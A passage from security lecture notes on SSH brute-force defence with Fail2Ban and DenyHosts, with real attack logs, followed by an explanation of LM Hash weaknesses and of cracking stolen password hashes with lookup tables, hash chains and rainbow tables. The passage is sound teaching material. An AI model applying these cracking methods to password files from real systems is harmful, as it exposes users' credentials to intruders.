ditional server applications — applications that are of your own making and that are not currently mentioned in the config file — if you want to monitor and control network access to them with Fail2Ban. All you have to do is to enter a few lines of text in the config files. [Fail2Ban is so versatile that, even for the same server application running in your computer, it can identity IP addresses that are engaged in different malicious activities and, depending on what activity is involved, it can take different actions. If you examine the file `jail.conf`, you will see entries for an application that is named `[apache-badbots]` that monitors accesses to HTTP and HTTPS in order to catch intruders that make seemingly ordinary web accesses but for the sole purpose of mining email addresses from the web pages being doled out. Fail2Ban detects activities with the help of filters based on regular expressions. A certain number of these filters are predefined in the `/etc/fail2ban/` directory. However, you can create your own filters to supersede those that come predefined or that are new for new kinds of behaviors by malicious hosts.]

- You can install Fail2Ban with `apt-get` or through your Synaptic Package Manager. By default, it will only monitor the log entries in the `/var/log/auth.log` file. However, as mentioned in the previous bullet, you can monitor network attacks on just about any server application running in your computer as long as it spits out a log file for the incoming requests for connections. [You enable log monitoring for an application by inserting the line '`enabled = true`' in the relevant section of the file `/etc/fail2ban/jail.local`. By default, `enabled` is set to `true` for SSHD.]

- Fail2Ban is written in Python and all of its files are in the directory `/etc/fail2ban`. That directory and its subdirectories contain a number of config files that can be used to specify different criteria for trapping IP addresses that make intrusion attempts (and

that engage in malicious behaviors) and for specifying the actions to be taken for the blacklisted addresses. Execute '`man jail.conf`' to see the man page regarding the different configuration options.

- The act of installing Fail2Ban also enables it on your machine. You must however customize its behavior for your specific host. To verify that Fail2Ban is up and running, you can execute

```
sudo fail2ban-client status
```

  It should return:

```
Status
|- Number of jail:      1
`- Jail list:   sshd
```

- Another way to see that you have successfully installed Fail2Ban is by checking your iptables firewall rules. For example, assuming that the chains in your firewall were empty to begin with, if you execute the command '`sudo iptables -L`' after installing Fail2Ban, you should see

```
Chain INPUT (policy ACCEPT)
target     prot opt source       destination
f2b-sshd   tcp  --  anywhere     anywhere         multiport dports ssh

Chain FORWARD (policy ACCEPT)
target     prot opt source       destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source       destination
```

```
Chain f2b-sshd (1 references)
target     prot opt source       destination
RETURN     all  --  anywhere     anywhere
```

Note, in particular, the jump to the 'user-defined' chain `f2b-sshd` action inserted by Fail2Ban in the predefined INPUT chain of the filter table of the firewall. [You may wish to review Lecture 18 at this point if you do not remember that 'filter' is one of the four tables in an iptables based firewall and that this table has three predefined chains: `INPUT`, `OUTPUT` and `FORWARD`.] In this manner, all incoming packets would be first subject to the rules in the `f2b-sshd` chain and those that are not trapped by any of the rules in that chain would be sent back to be processed by the rest of the rules in the `INPUT` chain. That we can say on account of the definition of the `f2b-sshd` chain at the bottom of the output At the moment there are no restrictions on any IP addresses in the `f2b-sshd` chain.

- If all you want from Fail2Ban is for it to monitor SSH access (and to ban offending IP addresses) on port 22, you need to make only a very small number of changes — six or fewer — to just one config file. However, as mentioned in the config file `/etc/fail2ban/jail.conf`, you must first create its copy with the name `/etc/fail2ban/jail.local`. All of your customizations must be in the ".local" version of the config file. [Fail2Ban is programmed to first parse the ".conf" files and, subsequently, the ".local" files. In this manner, any customizations in the ".local" files override the corresponding entries in the ".conf" files. This ploy allows the ".conf" files to be changed with upgrades to the software without losing the user-specified customization information.] The small number of changes you'd need to make in `/etc/fail2ban/jail.local` are likely to be in the following lines (I have shown the entries in my

install of Fail2Ban):

```
bantime = 3600

findtime  = 3600

maxretry = 5

mta = sendmail

destemail = root@localhost

action = %(action_mwl)s
```

Here is a description of what these parameters mean: The config parameter `bantime` specifies in seconds the duration of time for which a blacklisted IP address in denied further access. The config parameters `findtime` and `maxtry` are used together to decide when to blacklist an IP address. If the intruder makes more than `maxtry` attempts during a `findtime` period of time, the IP address is quarantined for the duration set by `bantime`. The parameter `mta` specifies the mail transport agent to use for sending an email notification to a designated person/admin when an IP address is blacklisted. This notification is sent to the account specified by the parameter `destemail`. Finally, the parameter `action`, as you would guess, tells Fail2Ban what to with an IP address that meets the repeat access conditions as set by the `findtime` and the `maxtry` parameters. In most cases, you'd want those addresses to be banned for the duration set by `bantime`. This action corresponds to the choice "`action_`" inside the curly brackets for the `action` entry shown above. However, if you want that a notification be also sent to the account set by `destemail`, you would need to choose "`action_mw`" for what goes inside the curly brackets. Yet another option for the same is "`action_mwl`". With the "`action_mw`" choice, the email notification will include a "whois" report on the intruding host. And, with "`action_mwl`", the email notification will include relevant log lines.

- Since, to the best of what I know, DenyHosts continues to be rather widely deployed, the rest of this section is devoted to that

tool.

- With regard to how DenyHosts works, in addition to entering a blacklisted IP address in in the `/etc/hosts.deny` file, the blacklisted IP addresses are also recorded in in a few more files elsewhere in your directory system for the purpose of synchronizing your blacklisted IP addresses with similar such addresses collected by other hosts in the internet if you have the synchronization option turned on in the config files — see the end of this section for the names of these files. As to how may attempts at breaking in should qualify for blacklisting an IP address can be set by you in the configuration file of DenyHosts.

- The main config file for DenyHosts is `/etc/denyhosts.conf`. [Ordinarily, you would only need to make a small number of changes in the config file for its customization to your needs. For example, when I used to use DenyHosts on my Linux laptop, I changed the `ADMIN_EMAIL` to kak@localhost, uncommented the `SMTP_FROM` and `SYNC_SERVER` lines, set `PURGE_DENY` to 1w, `BLOCK_SERVICE` to `ALL`, `DENY_THRESHOLD_INVALID` to 3, `DENY_THRESHOLD_VALID` to 5, `SYNC_INTERVAL` to 1h, `SYNC_UPLOAD` to `YES`, and `SYNC_DOWNLOAD` to `YES`.] DenyHosts makes its log entries in the `/var/log/denyhosts` file. You can also do "`man denyhosts`" to get more information on the tool. DenyHosts comes with a synchronization feature that allows it to download the IP addresses that have been blacklisted elsewhere. In that sense, the tool has the ability to give you advance protection.

- In the same manner as Fail2Ban, DenyHosts can silently restore

access privileges of a blacklisted IP address after a certain period of time whose duration is set in the configuration file. The homepage for DenyHosts is `http://denyhosts.sourceforge.net/`.

- Shown below is a 45 second segment of the `auth.log` file after DenyHosts was fired up. This represents an illegal attempt to break into `moonshine.ecn.purdue.edu` from someone at 190.12.41.50. If you enter this IP address in the query window of `http://www.ip2location.com`, you will discover that the intruder is logged into a network owned by an outfit called PUNTONET in the country of Ecuador.

```
tried to connect as root:

Apr 25 16:29:03 moonshine sshd[31037]: reverse mapping .... [190.12.41.50] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 25 16:29:03 moonshine sshd[31037]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 25 16:29:04 moonshine sshd[31037]: Failed password for root from 190.12.41.50 port 54042 ssh2


tried to connect as apple:

Apr 25 16:29:08 moonshine sshd[31039]: reverse mapping .... [190.12.41.50] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 25 16:29:08 moonshine sshd[31039]: Invalid user apple from 190.12.41.50
Apr 25 16:29:08 moonshine sshd[31039]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 25 16:29:10 moonshine sshd[31039]: Failed password for invalid user apple from 190.12.41.50 port 54102 ssh2


tried to connect as magazine:

Apr 25 16:29:13 moonshine sshd[31041]: reverse mapping .... [190.12.41.50] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 25 16:29:13 moonshine sshd[31041]: Invalid user magazine from 190.12.41.50
Apr 25 16:29:13 moonshine sshd[31041]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 25 16:29:15 moonshine sshd[31041]: Failed password for invalid user magazine from 190.12.41.50 port 54163 ssh2


tried to connect as sophia:

Apr 25 16:29:18 moonshine sshd[31043]: reverse mapping .... [190.12.41.50] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 25 16:29:18 moonshine sshd[31043]: Invalid user sophia from 190.12.41.50
Apr 25 16:29:18 moonshine sshd[31043]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 25 16:29:20 moonshine sshd[31043]: Failed password for invalid user sophia from 190.12.41.50 port 54227 ssh2


tried to connect as janet:

Apr 25 16:29:23 moonshine sshd[31045]: reverse mapping .... [190.12.41.50] failed - POSSIBLE BREAK-IN ATTEMPT!
```

```
Apr 25 16:29:23 moonshine sshd[31045]: Invalid user janet from 190.12.41.50
Apr 25 16:29:23 moonshine sshd[31045]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 25 16:29:25 moonshine sshd[31045]: Failed password for invalid user janet from 190.12.41.50 port 54289 ssh2


tried to connect as taylor:

Apr 25 16:29:28 moonshine sshd[31047]: reverse mapping .... [190.12.41.50] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 25 16:29:28 moonshine sshd[31047]: Invalid user taylor from 190.12.41.50
Apr 25 16:29:28 moonshine sshd[31047]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 25 16:29:30 moonshine sshd[31047]: Failed password for invalid user taylor from 190.12.41.50 port 54351 ssh2


tried to connect as vanessa:

Apr 25 16:29:33 moonshine sshd[31049]: reverse mapping .... [190.12.41.50] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 25 16:29:33 moonshine sshd[31049]: Invalid user vanessa from 190.12.41.50
Apr 25 16:29:33 moonshine sshd[31049]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 25 16:29:34 moonshine sshd[31049]: Failed password for invalid user vanessa from 190.12.41.50 port 54406 ssh2



tried to connect as alyson:

Apr 25 16:29:38 moonshine sshd[31051]: reverse mapping .... [190.12.41.50] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 25 16:29:38 moonshine sshd[31051]: Invalid user alyson from 190.12.41.50
Apr 25 16:29:38 moonshine sshd[31051]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 25 16:29:39 moonshine sshd[31051]: Failed password for invalid user alyson from 190.12.41.50 port 54467 ssh2


tried again to connect as root:

Apr 25 16:29:42 moonshine sshd[31053]: reverse mapping .... [190.12.41.50] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 25 16:29:42 moonshine sshd[31053]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 25 16:29:44 moonshine sshd[31053]: Failed password for root from 190.12.41.50 port 54509 ssh2


tried again to connect as research:

Apr 25 16:29:48 moonshine sshd[31055]: reverse mapping .... [190.12.41.50] failed - POSSIBLE BREAK-IN ATTEMPT!
Apr 25 16:29:48 moonshine sshd[31055]: Invalid user research from 190.12.41.50
Apr 25 16:29:48 moonshine sshd[31055]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rho
Apr 25 16:29:50 moonshine sshd[31055]: Failed password for invalid user research from 190.12.41.50 port 54581 ssh2


                        AND FINALLY CAUGHT BY DENYHOSTS:


Apr 25 16:29:50 moonshine sshd[31060]: refused connect from ::ffff:190.12.41.50 (::ffff:190.12.41.50)
```

- From the segment of the log file shown above, you can see that the intruder made 10 attempts before getting trapped by DenyHosts. How many attempts an intruder is allowed to make before any further connection requests are summarily refused depends on the

choices you make in the `/etc/denyhosts.conf` configuration file. I had the following setting in the config file for the log file segment shown above:

```
DENY_THRESHOLD_INVALID = 5
DENY_THRESHOLD_VALID   = 10
```

where the first number sets the limit on how many times an intruder can try to gain entry with account names that do NOT exist in the `/etc/passwd` file and the second sets a similar limit on trying to gain entry through account names that actually do exist. I subsequently changed the former to 3 and the latter to 5.

- Obviously, what values you choose for the two parameters shown above and other similar parameters in the config file depends on how much latitude you want to give the legitimate users of your host with regarding to any accidental mis-entry of user names and passwords.

- What I show next is an attack by a cleverer intruder. What this intruder is attempting is not your classic dictionary attack. The intruder appears to know that he/she will be allowed only a limited number of attempts (probably from a prior manual attempt to break in with a number of different login names from conceivably a different IP address). So the intruder is trying only the login names that form the various substrings in the domain name of "`moonshine.ecn.purdue.edu`". Note that the intruder

is making only 4 attempts for each login name, one less than it takes to get disbarred by the config settings shown previously. To see the source of the attack, enter the IP address 66.135.39.212 in the query window of `http://www.ip2location.com` and you will notice that this address belongs to a company called Zartana based in Brazil. *In its description at LinkedIn, this company claims to be able to deliver 2,000,000 email messages per hour.*

```
login tried: ecn   (Attempt 1 as ecn)

May  5 10:11:23 moonshine sshd[27483]: reverse mapping checking getaddrinfo for server2.tusom.org [66.135.39.212] failed - POSSIBL
May  5 10:11:23 moonshine sshd[27483]: Invalid user ecn from 66.135.39.212
May  5 10:11:23 moonshine sshd[27483]: pam_unix(sshd:auth): check pass; user unknown
May  5 10:11:23 moonshine sshd[27483]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=66
May  5 10:11:25 moonshine sshd[27483]: Failed password for invalid user ecn from 66.135.39.212 port 33901 ssh2


login tried: ecn   (Attempt 2 as ecn)

May  5 10:11:25 moonshine sshd[27485]: reverse mapping checking getaddrinfo for server2.tusom.org [66.135.39.212] failed - POSSIBL
May  5 10:11:25 moonshine sshd[27485]: Invalid user ecn from 66.135.39.212
May  5 10:11:25 moonshine sshd[27485]: pam_unix(sshd:auth): check pass; user unknown
May  5 10:11:25 moonshine sshd[27485]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=66
May  5 10:11:28 moonshine sshd[27485]: Failed password for invalid user ecn from 66.135.39.212 port 34028 ssh2


login tried: ecn   (Attempt 3 as ecn)

May  5 10:11:29 moonshine sshd[27487]: reverse mapping checking getaddrinfo for server2.tusom.org [66.135.39.212] failed - POSSIBL
May  5 10:11:29 moonshine sshd[27487]: Invalid user ecn from 66.135.39.212
May  5 10:11:29 moonshine sshd[27487]: pam_unix(sshd:auth): check pass; user unknown
May  5 10:11:29 moonshine sshd[27487]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=66
May  5 10:11:31 moonshine sshd[27487]: Failed password for invalid user ecn from 66.135.39.212 port 34163 ssh2


login tried: ecn   (Attempt 4 as ecn)

May  5 10:11:32 moonshine sshd[27489]: reverse mapping checking getaddrinfo for server2.tusom.org [66.135.39.212] failed - POSSIBL
May  5 10:11:32 moonshine sshd[27489]: Invalid user ecn from 66.135.39.212
May  5 10:11:32 moonshine sshd[27489]: pam_unix(sshd:auth): check pass; user unknown
May  5 10:11:32 moonshine sshd[27489]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=66
May  5 10:11:34 moonshine sshd[27489]: Failed password for invalid user ecn from 66.135.39.212 port 34282 ssh2


login tried: moonshine   (Attempt 1 as moonshine)

May  5 10:11:35 moonshine sshd[27491]: reverse mapping checking getaddrinfo for server2.tusom.org [66.135.39.212] failed - POSSIBL
May  5 10:11:35 moonshine sshd[27491]: Invalid user moonshine from 66.135.39.212
May  5 10:11:35 moonshine sshd[27491]: pam_unix(sshd:auth): check pass; user unknown
May  5 10:11:35 moonshine sshd[27491]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=66
May  5 10:11:37 moonshine sshd[27491]: Failed password for invalid user moonshine from 66.135.39.212 port 34384 ssh2


login tried: moonshine   (Attempt 2 as moonshine)
```

```
May  5 10:11:37 moonshine sshd[27493]: reverse mapping checking getaddrinfo for server2.tusom.org [66.135.39.212] failed - POSSIBL
May  5 10:11:37 moonshine sshd[27493]: Invalid user moonshine from 66.135.39.212
May  5 10:11:37 moonshine sshd[27493]: pam_unix(sshd:auth): check pass; user unknown
May  5 10:11:37 moonshine sshd[27493]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=66
May  5 10:11:40 moonshine sshd[27493]: Failed password for invalid user moonshine from 66.135.39.212 port 34514 ssh2


login tried: moonshine   (Attempt 3 as moonshine)

May  5 10:11:41 moonshine sshd[27495]: reverse mapping checking getaddrinfo for server2.tusom.org [66.135.39.212] failed - POSSIBL
May  5 10:11:41 moonshine sshd[27495]: Invalid user moonshine from 66.135.39.212
May  5 10:11:41 moonshine sshd[27495]: pam_unix(sshd:auth): check pass; user unknown
May  5 10:11:41 moonshine sshd[27495]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=66
May  5 10:11:43 moonshine sshd[27495]: Failed password for invalid user moonshine from 66.135.39.212 port 34637 ssh2


login tried: moonshine   (Attempt 4 as moonshine)

May  5 10:11:43 moonshine sshd[27497]: reverse mapping checking getaddrinfo for server2.tusom.org [66.135.39.212] failed - POSSIBL
May  5 10:11:43 moonshine sshd[27497]: Invalid user moonshine from 66.135.39.212
May  5 10:11:43 moonshine sshd[27497]: pam_unix(sshd:auth): check pass; user unknown
May  5 10:11:43 moonshine sshd[27497]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=66
May  5 10:11:46 moonshine sshd[27497]: Failed password for invalid user moonshine from 66.135.39.212 port 34759 ssh2


login tried: purdue   (Attempt 1 as purdue)

May  5 10:11:47 moonshine sshd[27499]: reverse mapping checking getaddrinfo for server2.tusom.org [66.135.39.212] failed - POSSIBL
May  5 10:11:47 moonshine sshd[27499]: Invalid user purdue from 66.135.39.212
May  5 10:11:47 moonshine sshd[27499]: pam_unix(sshd:auth): check pass; user unknown
May  5 10:11:47 moonshine sshd[27499]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=66
May  5 10:11:49 moonshine sshd[27499]: Failed password for invalid user purdue from 66.135.39.212 port 34906 ssh2


login tried: purdue   (Attempt 2 as purdue)

May  5 10:11:49 moonshine sshd[27501]: reverse mapping checking getaddrinfo for server2.tusom.org [66.135.39.212] failed - POSSIBL
May  5 10:11:49 moonshine sshd[27501]: Invalid user purdue from 66.135.39.212
May  5 10:11:49 moonshine sshd[27501]: pam_unix(sshd:auth): check pass; user unknown
May  5 10:11:49 moonshine sshd[27501]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=66
May  5 10:11:52 moonshine sshd[27501]: Failed password for invalid user purdue from 66.135.39.212 port 35030 ssh2


login tried: purdue   (Attempt 3 as purdue)

May  5 10:11:52 moonshine sshd[27503]: reverse mapping checking getaddrinfo for server2.tusom.org [66.135.39.212] failed - POSSIBL
May  5 10:11:52 moonshine sshd[27503]: Invalid user purdue from 66.135.39.212
May  5 10:11:52 moonshine sshd[27503]: pam_unix(sshd:auth): check pass; user unknown
May  5 10:11:52 moonshine sshd[27503]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=66
May  5 10:11:54 moonshine sshd[27503]: Failed password for invalid user purdue from 66.135.39.212 port 35189 ssh2


login tried: purdue   (Attempt 4 as purdue)

May  5 10:11:55 moonshine sshd[27505]: reverse mapping checking getaddrinfo for server2.tusom.org [66.135.39.212] failed - POSSIBL
May  5 10:11:55 moonshine sshd[27505]: Invalid user purdue from 66.135.39.212
May  5 10:11:55 moonshine sshd[27505]: pam_unix(sshd:auth): check pass; user unknown
May  5 10:11:55 moonshine sshd[27505]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=66
May  5 10:11:58 moonshine sshd[27505]: Failed password for invalid user purdue from 66.135.39.212 port 35321 ssh2


                      FINALLY TRAPPED BY DENYHOSTS
```

24.4: Cracking Passwords with Hash Chains and Rainbow Tables

- As you have seen in the earlier sections of this lecture, a dictionary attack means trying out one password at a time to break into a machine. Password cracking, on the other hand, means that you have already broken into a machine and somehow gotten hold of the document where all the password hashes are stored. (This document is usually referred to as the *System Password File*.) Now you want to map the password hashes back to the character strings that are the passwords as entered by the users.

- You might ask that if a specific feature of a hashing function is its one-way property — that it maps a string to a hash but you are not supposed to be able to construct an inverse-map from the hash to the string — how is password cracking possible at all? Note that, strictly speaking, this one-way property applies only to hash functions such as those that belong to the officially sanctioned SHA family. In the past, the hash functions used for password security have not always been the sort of hash functions discussed in Lecture 15, as you will soon see in what follows in this section.

- The following two facts have given much impetus to the development of password cracking methods during the last twenty years: (1) The older versions of the Microsoft Windows platform used an extremely weak method for hashing passwords; and (2) The near universality of the Windows machines all around the world.

- The password hashing used in the older versions of the Windows platform is known as the LM Hash where LM stands for LAN Manager. This hashing function is so weak that a password can be cracked — meaning that the ASCII string for the password can be inferred from its hash value — in just a few seconds through the rainbow table attack that I'll describe later in this section. An open-source tool called `Ophcrack`, co-developed by the inventor of the rainbow tables, can crack such a password hash in about 13.6 seconds 99.9% of the time using a rainbow table of size roughly 1 GB. [The developers of Ophcrack claim that they can also crack the hashes generated by the NTLM Hash algorithm used in the more recent Windows machines. Note that the most recent Microsoft applications have moved on to NTLMv2 and Kerberos based protocols for user authentication.]

- Since the LM Hash has served as such a magnet for the development of password cracking algorithms, it's good to review it. For the LM Hash algorithm, a password is limited to a maximum of 14 ASCII characters and zero-padded to 14 if shorter than that. Any lowercase characters in the password are converted to uppercase. Subsequently, this 14-character string is divided into two 7-character substrings, with the 56 bits of each substring used as

a key to the DES algorithm to encrypt the 8-character plaintext string `KGS!@#$%`. Each half produces a 64-bit ciphertext and two ciphertext bit streams are simply concatenated together to create a 128-bit pattern that is stored as the password "hash" by the LM Hash algorithm. [In case you are wondering about the plaintext `KGS!@#$%`, its first three letters, KGS, are believed to stand for "Key of Glen and Steve" and the next five characters are what you get by pressing `Shift 12345` on your keyboard.]

- In addition to the cryptographic weakness inherent to DES, there are several vulnerabilities that are specific to the LM Hash algorithm itself. For one, it is easy to guess if the original password string was shorter than 8 characters since in all such cases the second half the input string is all zeros and it results in the predictable DES encryption given by the hex `0xAAD3B435B51404EE`. Another source of great weakness in LM Hash is that the two halves of the hash value can be attacked separately since there were calculated independently. Additionally, ordinarily each character of the 14 character string would be one of 95 printable characters. However, since LM Hash converts lowercase to uppercase, that means that each character can only be one of 69 values. Therefore, the total number of distinct hash values for each 7-character part of the password is $69^7 \approx 2^{43}$, not a very large number for modern desktops. [If the characters are not repeated, the total number of password strings (of all possible printable ASCII characters) of length 7 or less is given by $69^7 + 69^6 + 69^5 + 69^4 + 69^3 + 69^2 + 69 + 1$.]

- As mentioned at the beginning of this section, password cracking

means that an adversary has somehow gotten hold of the document where all the password hashes are stored and is now trying to figure out the actual passwords from those hashes. In a Linux machine, the root-readable-only document where all the hashes are stored is `/etc/shadow`. [In a Windows machine, the passwords, I believe, are stored in the `C:\Windows\System32\config\SAM` document. This file, however, may not be directly readable while your machine is up and running. There is an Offline NT Password Tool available at `http://pogostick.net/~pnh/ntpasswd/` that, ordinarily meant for resetting your password on a Windows machine, can also be used to read the SAM file where the password hashes are stored.]

- That brings us to the question of how to actually reverse-map a password hash to the actual password entered by a user. Now that disk storage is so cheap, a straightforward answer to this question is to construct a hash for all possible character combinations and to then store these `<password, hash>` values (in the form of `<hash, password>` pairs) in a giant disk-based hash-table database of the sort that are now made available by all major computing languages. [In Linux/Unix platforms, such disk-based hash tables are accessed through what are known as DBM libraries. The Perl module `DB_File` and the Python module `bsddb` provide very convenient interfaces to this type of disk storage. See Chapter 16 of my book `Scripting with Objects` for further information on how to use such disk-based storage.] Let's say you want to construct this type of a lookup table for attacking the LM Hash password file. As mentioned earlier, you are likely to attack each of the two halves of the password hash separately and, for each half, you have $69^7 \approx 2^{43}$ different possible strings to search through.

Since 2^{43} is roughly 9×10^{12} and, assuming for the sake of a simple argument that we can store the inverse mapping from the password hash values to the passwords in the form of a hashtable with no collisions, we would only need to store the seven bytes for each ASCII string. At runtime, when we seek the password P associated with a password hash C, the hashtable access function would convert C into the memory address where P is stored. [Information in hashtables is stored in buckets. Ideally, each bucket would hold a single <key,value> pair, where the key would be the hash of a password and the value the password itself. For a disk-based hash table for LM password cracking, each key C would require 8 bytes and each P 7 bytes. Therefore, each <key,value> pair would require a total of 15 bytes. This implies the hash table would require $15 \times 9 \times 10^{12}$ bytes of storage — that is 135 terabytes of disk storage. Considering that RAID array storage is now down to around $100 per terabyte, creating a full lookup table for attacking the LM Hash passwords is not that out of the question any longer.]

- If the size of the disk space mentioned above seems large, you can reduce the space needed considerably if you assume that random juxtapositions of the characters are unlikely to exist in a password. You can construct lookup tables whose sizes are only a few gigabytes by just using concatenations of meaningful word fragments. If the passwords are short enough, such lookup tables can be deadly effective in instantly revealing a user's password string.

- When a password hash is attacked by looking up a table of previously computed hashes, we refer to that as the lookup-table attack (in order to distinguish it from the rainbow table attack

I'll address next). Note that an adversary may not even have to compute the hashes for a lookup-table attack. You can acquire such lookup tables either for direct download or on physical media from various vendors on the internet. Ostensibly, this is legitimate business as it allows network administrators to test the strength of the user passwords. But, obviously, nothing prevents bad guys from using these tables to crack password hashes.

- If you still believe that the disk storage needed for a lookup table attack is much too large for the sort of password hashes you want to attack, or if your goal is to attack (or, say, to attempt attacking) longer passwords, you are going to need the rainbow tables.

- The idea of rainbow tables was invented by Phillipe Oecshlin and is described in his paper "Making a Faster Cryptanalytic Time-Memory Trade-Off" that appeared in Lecture Notes in Computer Science in 2003.

- In order to understand how a rainbow table is constructed, you have to first understand what is meant by a hash chain and how such chains allow you to trade time for memory. That is, in comparison with the memory required for constructing a hash for every possible password (and then using it subsequently as a lookup table to determine the password that goes with a hash), hash chains requires reduced memory but at the cost of having to spend more time to get to the password (most of the time).

- Fundamental to the notion of a hash chain is a *reduction function*. A reduction function maps a hash to a character string that *looks* like a password. There is nothing extraordinary about a reduction function. You could, for example, take the last few bytes of the hash and create any sort of a mapping from those bytes into the space of all possible passwords. Any mapping that more or less uniformly samples the space of all possible passwords is a good enough mapping. We can certainly expect that a reduction function may map more than one hash to the same password. As it turns out, it is a good thing when a reduction function does that.

- Let p be the plaintext password and c be its hash. Let the hashing function that takes us from p to c by the function $H(.)$. So we have $c = H(p)$. Let's now envision a *reduction function* $R(.)$ that when applied to c yields a string that looks like a plaintext. Let p' be the plaintext that results from applying the reduction function to c. So we can write $p' = R(c)$.

- Given the pair of functions $H()$ and $R()$ as defined above, starting from some randomly chosen plaintext p_1 from the space of all passwords, we can now construct a hash chain in the following manner:

$$p_1 \longrightarrow c_1{=}H(p_1) \longrightarrow p_2{=}R(c_1) \longrightarrow c_2{=}H(p_2) \longrightarrow p_3{=}R(c_2) \longrightarrow c_3{=}H(p_3) \longrightarrow p_4{=}R(c_3) \longrightarrow \cdots$$

  We will specify the length of the chain by the parameter k. Each link in this chain would consist of one application of the hash function $H()$ and one application of the reduction function $R()$.

We store in a table just the starting plaintext p_1 and the ending plaintext p_k.

starting point plaintext	*endpoint* also plaintext after k steps of $R(H(p_k))$
p_1^1	p_k^1
p_1^2	p_k^2
p_1^3	p_k^3
...	...

- Let's say that a password cracker wants to use the above table to crack a given hash C. The cracker creates a chain — let's refer to as the test hash chain — by first applying $R()$ to C get $q_1 = R(C)$, and then applying $H()$ to q_1 to get $d_1 = H(q_1)$, and so on. The test chain will now look like:

$$q_1{=}R(C) \longrightarrow d_1{=}H(q_1) \longrightarrow q_2{=}R(d_1) \longrightarrow d_2{=}H(q_2) \longrightarrow q_3{=}R(d_2) \longrightarrow \cdots$$

  If any of plaintext passwords in this chain — meaning if any of $q_1, q_2, \cdots$ — match any of the endpoints in the second column of the table shown above, then there is a high probability that the password that the cracker is looking for is in the chain corresponding to that row.

- In other words, if the plaintext string q_m for some value of m in the test hash chain generated from the hash C matches, say, the endpoint entry p_k^i in the second column of the table, the cracker

can expect with a high probability that the password associated with C is in the chain that corresponds to the i^{th} row of the table. The starting point in this row is given by p_1^i. The cracker will now regenerate the chain for the i^{th} row of the table. The regenerated chain will look like:

$$p_1^i \longrightarrow c_1^i{=}H(p_1^i) \longrightarrow p_2^i = R(c_1^i) \longrightarrow c_2^i{=}H(p_2^i) \longrightarrow \cdots\cdots \longrightarrow c_{k-1}^i{=}H(p_{k-1}^i) \longrightarrow p_k^i{=}R(c_{k-1}^i)$$

With a significant probability, the cracker will find that his hash C matches one of the hashes in this chain. [Note that the hash C that the cracker wants to crack can be anywhere in the chain.] Once a match is found, the password that the cracker is looking for is the plaintext that immediately precedes C in the chain.

- That leads to the question of how long to grow the test chain starting with C as we look for plaintext matches with the end-points in the table. The answer is that if the test hash chain was grown through k steps, which is the same number of steps used in the hash chain table, and if no plaintext matched with any of the endpoints, then the password that the cracker is looking for does NOT exist in any of the chains stored in the table.

- Additionally, let's say that as we grow the test hash chain one step at a time starting with the hash C to be cracked, we run into a q_m that matches one of the endpoints in our table, but we are unable to find C in the chain for that row. In such an event, we continue to grow the test chain and look for another q_n that matches one the endpoints in the table. But, obviously, we do NOT grow the test hash chain beyond the k steps.

- When we run into a q_m that matches one of the endpoints in the table but when the chain for that row does not contain the hash C we are trying to crack, we refer to that as a *false alarm*.

- Ideally, the hash chain table should have the property that the passwords stored implicitly in all the chains should span (to the maximum extent possible) the space of all possible passwords. This is for the obvious reason that if a legitimate password is neither a starting point, nor an endpoint, and nor in the interior of any of the chains, then there would be no way to get to this password from its hash. Said another way, if a password is NOT reduced to during the construction of the hash chain table, then that password cannot be inferred from its hash.

- Whether or not the requirement mentioned above can be met in practice depends much on the reduction function $R()$. Note that any choice for $R()$ will map multiple hashes to the same password string. So it is possible for two chains to contain the same password string. Say Chain 1 contains a specific password at step i and Chain 2 has the same password at step j with $i \neq j$. Now the two chains will traverse the same transitions even though their endpoints will be different. The endpoints will be different because the number of remaining steps in the two chains in the two chains is not the same. Because the endpoints will be different, Chain 1 and Chain 2 will occupy two different rows in the table even though the passwords stored implicitly in the two chains show significant overlap. When two different

chains in a table overlap in this manner, we refer to that as a *collision*. This overlap cannot be detected because we only store the starting points and the endpoints for the chains. Nonetheless, such implicit overlaps can significantly reduce the ability of a hash chain table to crack a hash because of the reduced overall sampling of the space of all the passwords.

